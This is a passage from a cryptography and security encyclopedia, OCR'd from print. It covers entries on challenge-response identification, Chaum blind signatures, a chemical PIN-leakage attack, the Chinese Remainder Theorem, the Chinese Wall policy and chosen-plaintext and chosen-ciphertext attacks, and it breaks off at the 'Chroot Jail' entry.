4	**Tomorrow at 18.00 o’clock**	**mdvuehge**	**4**	**NOT VALID**
5	Mark	poicxoqx	5	VALID
5	**Peter**	**7z9q15qe**	**5**	**NOT VALID**

Message Reconstruction		Reconstructed Message
Serial Number	**Data**	
1	Hello Jack	Hello Jack
2	We can schedule	We can schedule
3	A meeting in the University	A meeting in the University
4	At 10.00 o’clock	At 10.00 o’clock
5	Mark	Mark

Chaffing and Winnowing, Fig. 2 Chaffing and winnowing example. Chaffs are highlighted in bold

To make the data transmission more efficient, a variant of the chaffing and winnowing technique adopts the all-or-nothing-transform (AONT) keyless paradigm, allowing to treat many bits per packet at once, instead of resorting to a bit-by-bit approach, while preserving the same strong security guarantees (Bellare and Boldyreva, 2000).

Open Problems and Future Directions

This technique might be a valid alternative to provide data confidentiality, especially for contexts where encryption and digital signatures are not viable options. The optimal trade-off between security and the number of chaff messages, payload length, and key length is still an open investigation issue. Moreover, it would be interesting to investigate the feasibility of the chaffing and winnowing scheme in broadcast channels such as satellite links.

References

Bellare M, Boldyreva A (2000) The security of chaffing and winnowing. In: International conference on the theory and application of cryptology and information security. Springer, pp 517–530

Hanaoka G, Hanaoka Y, Hagiwara M, Watanabe H, Imai H (2006) Unconditionally secure chaffing-and-winnowing: a relationship between encryption and authentication. In: Fossorier MPC, Imai H, Lin S, Poli A (eds) Applied algebra, algebraic algorithms and error-correcting codes. Springer, Berlin/Heidelberg, pp 154–162

Katz J, Lindell Y (2014) Introduction to modern cryptography. CRC Press, Boca Raton

Rescorla E et al (1999) Diffie-hellman key agreement method, RFC 2631, June, Technical Report

Rivest R (1998) Chaffing and winnowing: confidentiality without encryption. CryptoBytes (RSA Laboratories) 4(1):12–17
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300150

Challenge-Response Authentication

Challenge-Response Identification

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_73

Challenge-Response Identification

Mike Just[22] and Carlisle Adams[23] ✉
(22) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(23) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Challenge-response authentication; Challenge-response protocol; Strong authentication

Related Concepts

Authentication; Entity Authentication; Identification

Definition

Challenge-response identification is a protocol in which an entity authenticates by submitting a value that is dependent upon both (1) a secret value and (2) a variable challenge value.

Background

Challenge-response identification improves upon simpler authentication protocols, such as those using only passwords, by ensuring the *liveness* of

the authenticating entity. In other words, since the submitted authentication value is different each time, and dependent upon the challenge value, it is less likely that an attacker can replay a previous authentication value ("Replay Attack").

While it is difficult to pinpoint the first use of challenge-response identification, Diffie and Hellman indicate that "Identify Friend or Foe" protocols used by pilots after WWII (in which pilots would symmetrically encrypt and return a response to a challenge from a radar station in order to ensure safe passage) motivated their discovery of digital signatures.

Theory

Challenge-response identification involves a *prover* (or *claimant*) P authenticating to a *verifier* (or *challenger*) V. Unlike simpler forms of "Entity Authentication" in which P authenticates with only some secret knowledge, such as a password, P authenticates with a value computed as a function of both a secret and a challenge value from V. The protocol proceeds as follows:

1. P indicates his/her intention to authenticate to V.

2. V issues a challenge value c to the claimant P.

3. P computes the response value r as $r = f(c, s)$ with an appropriate function $f()$, challenge value c, and secret value s.

The challenge value c is a value that is distinct for each run of the protocol, and is sometimes referred to as a *time-variant parameter* or a Nonce. There are generally three possibilities for such a challenge value. First, c could be randomly generated ("Random Bit Generation") so that V randomly generates a new challenge at each authentication attempt from P, thereby requiring some additional computation for V, but no requirement to maintain state. This possibility may be used if the verifier has sufficient computing power, but there is some risk that an unexpected event (such as a disk crash) could cause the prover to reuse previous challenges if a state was maintained. Second, c could be a sequence number, in which case V maintains a sequence value corresponding to each prover. At each

authentication attempt by P, V would increment the corresponding sequence number; thus, V would need to maintain state but essentially no additional computation would be required. This possibility would be suitable for provers that have minimal computing power, or may need to manage a high number of simultaneous authentication requests, and have low risk of their state being corrupted. Third, *c* could be a function of the current time ("Time Stamping"). V would not require any additional computation, and would not be required to maintain state, but would require access to a reasonably accurate clock (note that synchronization of time with the prover is not required in this scheme because the prover does not need to use the current time in producing the response to the challenge).

Challenge Question Authentication uses a similar mechanism to challenge-response identification: the challenge questions are presented to a user, who is required to respond with the corresponding answers in order to authenticate successfully. However, in typical implementations, such questions do not vary with time and serve more as *cues* to remind a user of the appropriate answers, and not as a *challenge* in the sense described here.

There are three general techniques that can be used as the function *f*() and secret value *s*. The first is symmetric-key based in which P and V share a priori a secret key *K*. The function *f*() is then a symmetric encryption function ("Symmetric Cryptosystem"), or a Message Authentication Code ("MAC Algorithms"). Both Kerberos ("Kerberos Authentication Protocol") and the "Needham–Schroeder Protocols" are example protocols that make use of symmetric-key-based challenge-response identification. In such schemes, the challenge, or the response, or both, may be encrypted or MACed using the symmetric key.

Alternatively, a public key-based solution may be used. In this case, P has the private key in a public key cryptosystem ("Public Key Cryptography"). V possesses a trusted public key that corresponds to P's private key. In short, P uses public key techniques (generally based on number-theoretic security problems) to produce the response as a function of the private key and the challenge value. For example, V might encrypt a challenge value and send the encrypted text to P, who would be required to return the response as the decryption of the received challenge. In this case, the challenge is a ciphertext value and P is required to return the correct plaintext (or a minor variation of the correct plaintext, such as an increment by one). Alternatively, V might ask P to digitally sign a particular challenge

value (“Digital Signature Schemes”), where the challenge value may be a random bit string or, more typically, is a known fixed string concatenated with a random string. The “Schnorr Identification Protocol” is an example of public-key-based challenge-response identification.

Finally, a “Zero Knowledge” protocol can be used, where P demonstrates knowledge of a secret value without revealing any information about this value in an information theoretic sense (“Information Theory”). At the conclusion of such a protocol, the verifier is convinced that the prover knows the secret value, but the verifier (and any observer of the protocol interaction) learns nothing at all about the value. Such protocols typically require a number of “rounds” (each with its own random challenge value) to be executed before successful identification is accepted, although noninteractive variants have also been designed.

Applications

As a form of identification and authentication, challenge-response identification is widely applicable in situations in which entities need to be identified.

Open Problems and Future Directions

Increasing the security of challenge-response identification (that is, increasing the resistance to impersonation attacks), while simultaneously improving usability and reducing computational overhead, is always an important objective. This remains an open area for further research.

Cross-References

Entity Authentication
Kerberos Authentication Protocol
Needham–Schroeder Protocols
Schnorr Identification Protocol

References

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT-22(6):644–654
[MathSciNet]

Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300151

Challenge-Response Protocol

Challenge-Response Identification

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1752

Chaum Blind Signature Scheme

Marta Bellés-Muñoz[24] ✉ and Vanesa Daza[24] ✉
(24) Universitat Pompeu Fabra, Barcelona, Spain

✉ **Marta Bellés-Muñoz**
Email: marta.belles@upf.edu

✉ **Vanesa Daza (Corresponding author)**
Email: vanesa.daza@upf.edu

Definitions

The Chaum blind signature, introduced by David Chaum in 1982, was the first blind signature scheme proposed in the literature. The scheme is based on the RSA digital signature scheme.

Theory

David Chaum introduced in 1982 blind digital signatures aiming at providing anonymous cryptographic electronic currency (Chaum, 1983). These schemes guaranteed users to provide proof of payment while depriving banks and other third parties to determine payee, time, or amount of payments, by means of signing electronic coins without knowing their serial numbers.

The implementation of the Chaum blind signature, which is based on the RSA signature, consists in smartly blinding the message with a random value and deleting it once the signer has blindly signed the message.

The details of the protocol go as follows: let p and q be two distinct large primes and $n = pq$ the public RSA modulus. Let $H(\cdot)$ denote a publicly

known collision-resistant hash function. Consider e a positive integer such that $1 < e < \phi(n)$, where $\phi(n) = (p - 1)(q - 1)$, and relatively prime to $(p - 1)$ and $(q - 1)$. Since $\gcd(e, \phi(n)) = 1$, e has a multiplicative inverse $d = e^{-1} \mod \phi(n)$. The secret signing key is $sk = d$, and the public verification key is the tuple $pk = (n, e)$.

In the classical RSA digital signature scheme, the signature σ of a message m is computed by raising the message to the secret exponent d. More precisely, the signer computes $\sigma = H(m)^d \mod n$ and sends (m, σ) to the recipient, who verifies if the relation $\sigma^e = H(m) \mod n$ holds.

The Chaum blind signature variant uses a random value $r \in \mathbb{Z}_n$, relatively prime to n, as a blinding factor to hide the message m from the signer. The scheme consists of five different phases: key generation, blinding, signing, unblinding, and verifying. When a user wants to get a signature on a message m from a signer, the procedure goes as follows:

- *Key generation*. The signer generates the public $pk = (n, e)$ and secret $sk = d$ keys in the RSA digital signature scheme.
- *Blinding*. The user randomly chooses a blinding factor r, computes

$$m' = H(m)r^e \mod n,$$

  and sends m' to the signer.
- *Signing*. The signer computes an RSA signature σ' for the message m', with the own secret exponent d. That is, the signer computes

$$\sigma' = (m')^d \mod n$$

  and sends it back to the user.
- *Unblinding*. When the user receives σ' from the signer, she can retrieve the RSA signature on the message m by computing

$$\sigma = \sigma' r^{-1} \mod n.$$

- *Verifying*. Not only the user but also those people holding the public key of the signer can easily verify that σ is a valid RSA signature on m using the signer's public verification key (n, e), since

$$\begin{aligned}\sigma &= \sigma' r^{-1} && \bmod n\\ &= (m')^d r^{-1} && \bmod n\\ &= H(m)^d r^{ed} r^{-1} && \bmod n\\ &= H(m)^d && \bmod n.\end{aligned}$$

In a nutshell, two properties are required to guarantee security. Not only that the signer learns nothing about the message being signed (blindness) but also that the user cannot compute any additional signature without the help of the signer (unforgeability).

On the one side, note that the signer only sees a random message m' in $\mathbb{Z}_n$ that is independent of m and does not learn anything about m, attaining in this way blindness. On the other side, unforgeability is captured by means of the notion of one-more-forgery, where an attacker can obtain $\ell + 1$ valid signatures after fewer than ℓ interactions with the signer. Chaum blind signature scheme resisted one-more-forgeries for almost two decades, and it was not until 2001 when Bellare et al. (2003) proved the security of Chaum's RSA-based blind signature scheme under the one-more-RSA assumption if $H(\cdot)$ is modeled as a random oracle.

This blind signature scheme was the trick that Chaum used to create the first anonymous e-cash system, conscientiously analyzed in Schoenmakers (1997). Put into practice through the DigiCash company, the system was intended to unconditionally protect the anonymity of the sender (Chaum, 1992). The role of the blind signature was to allow customers to pay with valid electronic banknotes, whose serial numbers were unknown (blinded) but certified (signed) by their bank. Encouraged by electronic money innovations, some big banks tested e-cash with DigiCash. However, the idea did not take off, among other reasons, because of its centralized realization. This was eventually fixed with the advent of the first decentralized cryptocurrency, Bitcoin, in 2008. The ideas of anonymous e-cash can easily be transferred to e-voting by substituting banknotes for electronic ballot papers to elect the candidate of the voter's choice.

Blind RSA signatures led to several generalizations, such as adding the blindness property to other digital signatures, like blind Schnorr signatures (Chaum and Pedersen, 1993) or a variant of the DSA (Camenisch et al., 1995), or enhancing new features, as in the case of blind batch RSA signatures (Canard et al., 2009).

Cross-References

Bitcoin
Blind Signature
Blinding Techniques
Collision Resistance
Digital Signature Standard
Electronic Voting Schemes
Hash Functions
Random Oracle Model
Relatively Prime
RSA Public-Key Encryption
Strong RSA Assumption

References

Bellare M, Namprempre C, Pointcheval D, Semanko M (2003) The one-more-RSA-inversion problems and the security of Chaum's blind signature scheme. J Cryptol 16(3):185–215 [MathSciNet]

Camenisch JL, Piveteau J, Stadler MA (1995) Blind signatures based on the discrete logarithm problem. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Springer, Berlin/Heidelberg, pp 428–432

Canard S, Delerablée C, Gouget A, Hufschmitt E, Laguillaumie F, Sibert H, Traoré J, Vergnaud D (2009) Fair E-cash: be compact, spend faster. In: Samarati P, Yung M, Martinelli F, Ardagna CA (eds) Information security. Springer, Berlin/Heidelberg, pp 294–309

Chaum D (1983) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology. Springer, Boston, pp 199–203

Chaum D (1992) Achieving electronic privacy. Sci Am 267:96–101

Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science. Springer, Berlin/Heidelberg, pp 89–105

Schoenmakers B (1997) Basic security of the ecash payment system. In: Proceedings of computer security and industrial cryptography: state of the art and evolution. Lecture notes in computer science. Springer, Berlin/Heidelberg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_890

Chemical Combinatorial Attack

David Naccache[25] ✉
(25) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A Chemical Combinatorial Attack consists in depositing on each keyboard key a small ionic salt quantity (e.g., some NaCl on key 0, some KCl on key 1, LiCl on key 2, SrCl2 on key 3, BaCl2 on key 4, CaCl2 on key 5…). As the user enters his/her PIN, salts get mixed and leave the keyboard in a state that leaks secret information. The later use of mass spectroscopic analysis will reveal with accuracy the mixture of chemical compounds generated by the user, and thereby leak PIN information. For moderate-size decimal PINs, the attack would generally disclose the PIN. As an example, the attack will reduce the entropy of a 3-digit decimal PIN to 0. 27 bits and that of a 12-digit decimal PIN to 10. 68 bits.

Experimental Results

The method, described in 2003 by (http://eprint.iacr.org/2003/217.pdf) was implemented in 2008 as described in (Chang 2008).

Recommended Reading

Chang K (2008) Fingerprint test tells what a person has touched, A16 p. New York Times, August 8

http://eprint.iacr.org/2003/217.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_2

Chinese Remainder Theorem

Henk C. A. van Tilborg[26] ✉
(26) Department of Mathematics and Computing Science, Eindhoven University of Technology, Eindhoven, The Netherlands

✉ **Henk C. A. van Tilborg**
Email: H.C.A.v.Tilborg@tue.nl

Synonyms

CRT

Definition

The Chinese Remainder Theorem (CRT) is a technique to reduce modular calculations with large moduli to similar calculations for each of the (mutually co-prime) factors of the modulus.

Background

The first description of the CRT is by the Chinese mathematician Sun Zhu in the third century AD.


Theory

The CRT makes it possible to reduce modular calculations with large moduli to similar calculations for each of the factors of the modulus. At the end, the outcomes of the subcalculations need to be pasted together to

obtain the final answer. The big advantage is immediate: almost all these calculations involve much smaller numbers.

For instance, the multiplication 24 × 32 (mod 35) can be found from the same multiplication modulo 5 and modulo 7 (see Fig. 1), since 5 × 7 = 35 and these numbers have no factor in common. So, the first step is to calculate:

$$24 \times 32 \equiv 4 \times 2 \equiv 8 \equiv 3 \pmod 5$$
$$24 \times 32 \equiv 3 \times 4 \equiv 12 \equiv 5 \pmod 7$$



Chinese Remainder Theorem, Fig. 1 The Chinese Remainder Theorem reduces a calculation modulo 35 to two calculations, one modulo 5 and the other modulo 7

The CRT, explained for this example, is based on a unique correspondence between the integers 0, 1, …, 34 and the pairs (u, v) with $0 \le u < 5$ and $0 \le v < 7$. The mapping from i, $0 \le i < 35$, to the pair (u, v) is simply given by the reduction of i modulo 5 and modulo 7. For example, 24 is mapped to (4, 3).

The mapping from (u, v) back to i isgiven by $i \equiv 21 \times u + 15 \times v$. The multiplier $a \equiv 21 \pmod{35}$ can be obtained from $a \equiv (v^{-1} \pmod u) \times v$, which is the obvious solution of the simultaneous congruence relations

$a \equiv 1 \pmod{u}$ and $a \equiv 0 \pmod{v}$. The multiplier $b \equiv 15 \pmod{35}$ can be determined similarly. It follows that the answer of the computation above is given by $\mathbf{21} \times 3 + \mathbf{15} \times 5 \equiv 33 \pmod{35}$, as 3 and 5 are the outcomes of the multiplications modulo 5 resp. 7.

To verify this answer, note that the defining properties of a and b imply that $21 \times 3 + 15 \times 5 \equiv 1 \times 3 + 0 \times 5 \equiv 3 \pmod{5}$ and, similarly, $21 \times 3 + 15 \times 5 \equiv 0 \times 3 + 1 \times 5 \equiv 5 \pmod{7}$. That there a unique solution modulo 35 of the two congruence relations $x \equiv 3 \pmod{5}$ and $x \equiv 5 \pmod{7}$ follows from the fact that with two solutions, say x and y, their difference would be divisible by 3 and by 5,hence by 35.This means that x and y are the same modulo 35.

The CRT can be generalized to more than two factors and solves in general system of linear congruence relations of the form $a_i x \equiv b_i \pmod{m_i'}$, $1 \leq i \leq k$, where the greatest common divisor of a_i and K_i' should divide b_i for each $1 \leq i \leq k$.

Applications

In modern cryptography one can find many applications of the CRT. Exponentiation with the secret exponent d in RSA (RSA Public-Key Encryption) can be reduced to the two prime factors p and q of the modulus n. This even allows for a second reduction: the exponent d can be reduced modulo $p - 1$ resp. $q - 1$ because of Fermat's Little Theorem.

Also, when trying to find the discrete logarithm in a finite group of cardinality n, the CRT is used to reduce this to the various prime powers dividing n (Pohlig–Hellman in Generic Attacks Against DLP).

Cross-References

Modular Arithmetic
Number Theory

Recommended Reading

Shapiro HN (1983) Introduction to the theory of numbers. Wiley, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_813

Chinese Wall

Sabrina De Capitani di Vimercati[27] ✉ and Pierangela Samarati[27] ✉
(27) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definition

The *Chinese Wall security policy* is a policy designed for commercial environments whose goal is to prevent information flows which cause conflict of interest for individual consultants (e.g., an individual consultant should not have information about two banks or two oil companies).

Background

Mandatory policies guarantee better security than discretionary policies, since they can also control indirect information flows (i.e., mandatory policies enforce control on the flow of information once this information is acquired by a process). The application of mandatory policies may however result too rigid. For instance, the strict application of the no-read-up and the no-write-down principles characterizing the secrecy-based multilevel policies may be too restrictive in several scenarios. The Chinese Wall policy aims at combining the mandatory and discretionary principles with the goal

of achieving mandatory information flow protection without losing the flexibility of discretionary authorizations.

Theory


The Chinese Wall policy (Brewer and Nash, 1989) was introduced to balance commercial discretion with mandatory controls. Unlike in the Bell and LaPadula model, access to data is not constrained by the data classifications but by what data the subjects have already accessed. The model is based on a hierarchical organization of data objects defined as follows:

- *basic objects* are individual items of information (e.g., files), each concerning a single corporation;
- *company datasets* define groups of objects that refer to a same corporation;
- *conflict of interest classes* define company datasets that refer to competing corporations.

Figure 1 illustrates an example of data organization where nine objects of four different corporations, namely, A, B, C, and D, are maintained. Correspondingly four company datasets are defined. The two conflict of interest classes depicted define the conflicts between A and B and between C and D. Each object is associated with the name of the company dataset to which it belongs and the name of the conflict of interest class to which that company dataset belongs. The basic idea behind the Chinese Wall policy consists in allowing accesses to information that is not in conflict with other information already accessed by the requesting subject. Given the object organization as above, the Chinese Wall policy then restricts access according to the following two properties (Brewer and Nash, 1989):

- *Simple security rule*. A subject *s* can be granted access to an object *o* only if the object *o*:
  - is in the same company datasets as the objects already accessed by *s*, that is, “within the Wall” or
  - belongs to an entirely different conflict of interest class.
- **-property*. Write access is only permitted if

– access is permitted by the simple security rule and
– no object can be read which (i) is in a different company dataset than the one for which write access is requested and (ii) contains unsanitized information.



Chinese Wall, Fig. 1 An example of object organization

The term subject used in the properties is to be interpreted as user (meaning access restrictions are referred to users). The reason for this is that, unlike mandatory policies that control processes, the Chinese Wall policy controls users. It would therefore not make sense to enforce restrictions on processes as a user could be able to acquire information about organizations that are in conflict of interest simply running two different processes. Note that a new user can freely decide to access any company dataset since a new user does not possess any object and therefore no conflict can exist. However, once the user has accessed a company dataset, a Chinese Wall is created for the user around the accessed dataset. At this point, the user can still access any other company dataset which is in a conflict of interest class different from the one of the accessed dataset. For instance, with reference to Fig. 1, a new user can first access to object ObjB-1 in Company B and then can also access object ObjC-2 in Company C since these objects belong to company datasets that are in two different conflict of interest classes. However, if the user requests to access object ObjA-2 in Company A, this request must be denied since there is a conflict between the requested company dataset (Company A) and one already accessed (Company B).

Intuitively, the simple security rule blocks direct information leakages that can be attempted by a single user, while the *-property blocks indirect information leakages that can occur with the collusion of two or more users. For instance, with reference to Fig. 1, suppose that user 1 accesses object ObjB-1 in Company B and then accesses ObjC-2 in Company C while user

2 accesses ObjA-1 in Company A and then accesses ObjC-2 in Company C. In particular, user 1 reads information from ObjB-1 and writes it into ObjC-2, and user 2 reads ObjA-1 and ObjC-2. This last read operation on ObjC-2 should be denied because of the conflict between Company A and Company B. The *-property can then prevent such violation.

The application of the Chinese Wall policy still has some limitations. In particular, strict enforcement of the properties may result too rigid and, like for the mandatory policy, there will be the need for exceptions and support of sanitization (which is mentioned, but not investigated, in Brewer and Nash 1989). The idea is that the unsanitized information has to be confined within its company dataset while sanitized information can flow freely through the system. Also, the enforcement of the policies requires keeping and querying the history of the accesses. A further point to take into consideration is to ensure that the enforcement of the properties will not block the system working. For instance, if in a system with 10 users there are 11 company datasets in a conflict of interest class, one dataset will remain inaccessible. This aspect was noticed in Brewer and Nash (1989), where the authors point out that there must be at least as many users as the maximum number of datasets that appear together in a conflict of interest class. However, while this condition makes the system operation possible, it cannot ensure it when users are left completely free choice on the datasets they access. For instance, in a system with 10 users and 10 datasets, again one dataset may remain inaccessible if two users access the same dataset.

Applications

Although, as already discussed, the Chinese Wall policy has some limitations and drawbacks, it represents a good example of dynamic separation of duty constraints present in the real world. It has been taken as a reference principle in the development of several subsequent policies and models.

Cross-References

Bell-La Padula Model
Discretionary Access Control (DAC) Policies

Mandatory Access Control (MAC) Policies
Separation of Duties

References

Brewer DFC, Nash MJ (1989) The Chinese Wall security policy. In: Proceedings of IEEE symposium on security and privacy, pp 215–228, Oakland, May 1989

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300152

Chip Card

Smart Card

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_556

Chosen Ciphertext Attack

Alex Biryukov[28] ✉
(28) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Chosen ciphertext attack is a scenario in which the attacker has the ability to choose ciphertexts C_i and to view their corresponding decryptions—plaintexts P_i. It is essentially the same scenario as a chosen plaintext attack but applied to a decryption function, instead of the encryption function. The attack is considered to be less practical in real-life situations than chosen plaintext attacks. However, there is no direct correspondence between complexities of chosen plaintext and chosen ciphertext attacks. A cipher may be vulnerable to one attack but not to the other attack or the other way around. Chosen ciphertext attack is a very important scenario in public key cryptography, where known plaintext and even chosen plaintext scenarios are always available to the attacker due to publicly known encryption key. For example, the RSA public-key encryption system is not secure against adaptive chosen ciphertext attack (Bleichenbacher 1988).

Cross-References

Block Ciphers
Public Key Cryptography
Symmetric Cryptosystem

Recommended Reading

Bleichenbacher D (1988) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: Krawczyk H (ed) Advances in cryptology—CRYPTO’98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_558

Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov[29] ✉
(29) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

In this attack, the attacker is allowed to combine the chosen plaintext attack and chosen ciphertext attack together and to issue chosen queries both to the encryption and to the decryption functions.

Cross-References

Block Ciphers
Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_557

Chosen Plaintext Attack

Alex Biryukov[30] ✉
(30) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Chosen plaintext attack is a scenario in which the attacker has the ability to choose plaintexts P_i and to view their corresponding encryptions—ciphertexts C_i. This attack is considered to be less practical than the known plaintext attack, but is still a very dangerous attack. If the cipher is vulnerable to a known plaintext attack, it is automatically vulnerable to a chosen plaintext attack as well, but not necessarily the opposite. In modern cryptography, differential cryptanalysis is a typical example of a chosen plaintext attack. It is also a rare technique for which conversion from chosen plaintext to known plaintext is possible (due to its work with pairs of texts).

Theory

If a chosen plaintext differential attack uses m pairs of texts for an n bit block cipher, then it can be converted to a known-plaintext attack which will require $2^{n/2}\sqrt{2m}$ known plaintexts, due to birthday paradox-like arguments. Furthermore, as shown in (Biryukov and Kushilevitz 1998) the factor $2^{n/2}$ may be considerably reduced if the known plaintexts are redundant (e.g., for the case of ASCII encoded English text to about $2^{(n-r)/2}$

where *r* is redundancy of the text), which may even lead to a conversion of differential chosen-plaintext attack into a differential ciphertext-only attack.

Cross-References

- Block Ciphers
- Digital Signature Schemes
- MAC Algorithms
- Public Key Cryptography
- Symmetric Cryptosystem

Recommended Reading

Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300153

Chosen-Prefix Attack

Correcting-Block Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300154

Chromosome

DNA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_778

Chroot Jail

Lee D. McFearin[31] ✉
(31) Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

✉ **Lee D. McFearin**
Email: mcfearin@lyle.smu.edu

Synonyms

Chroot prison

Definition

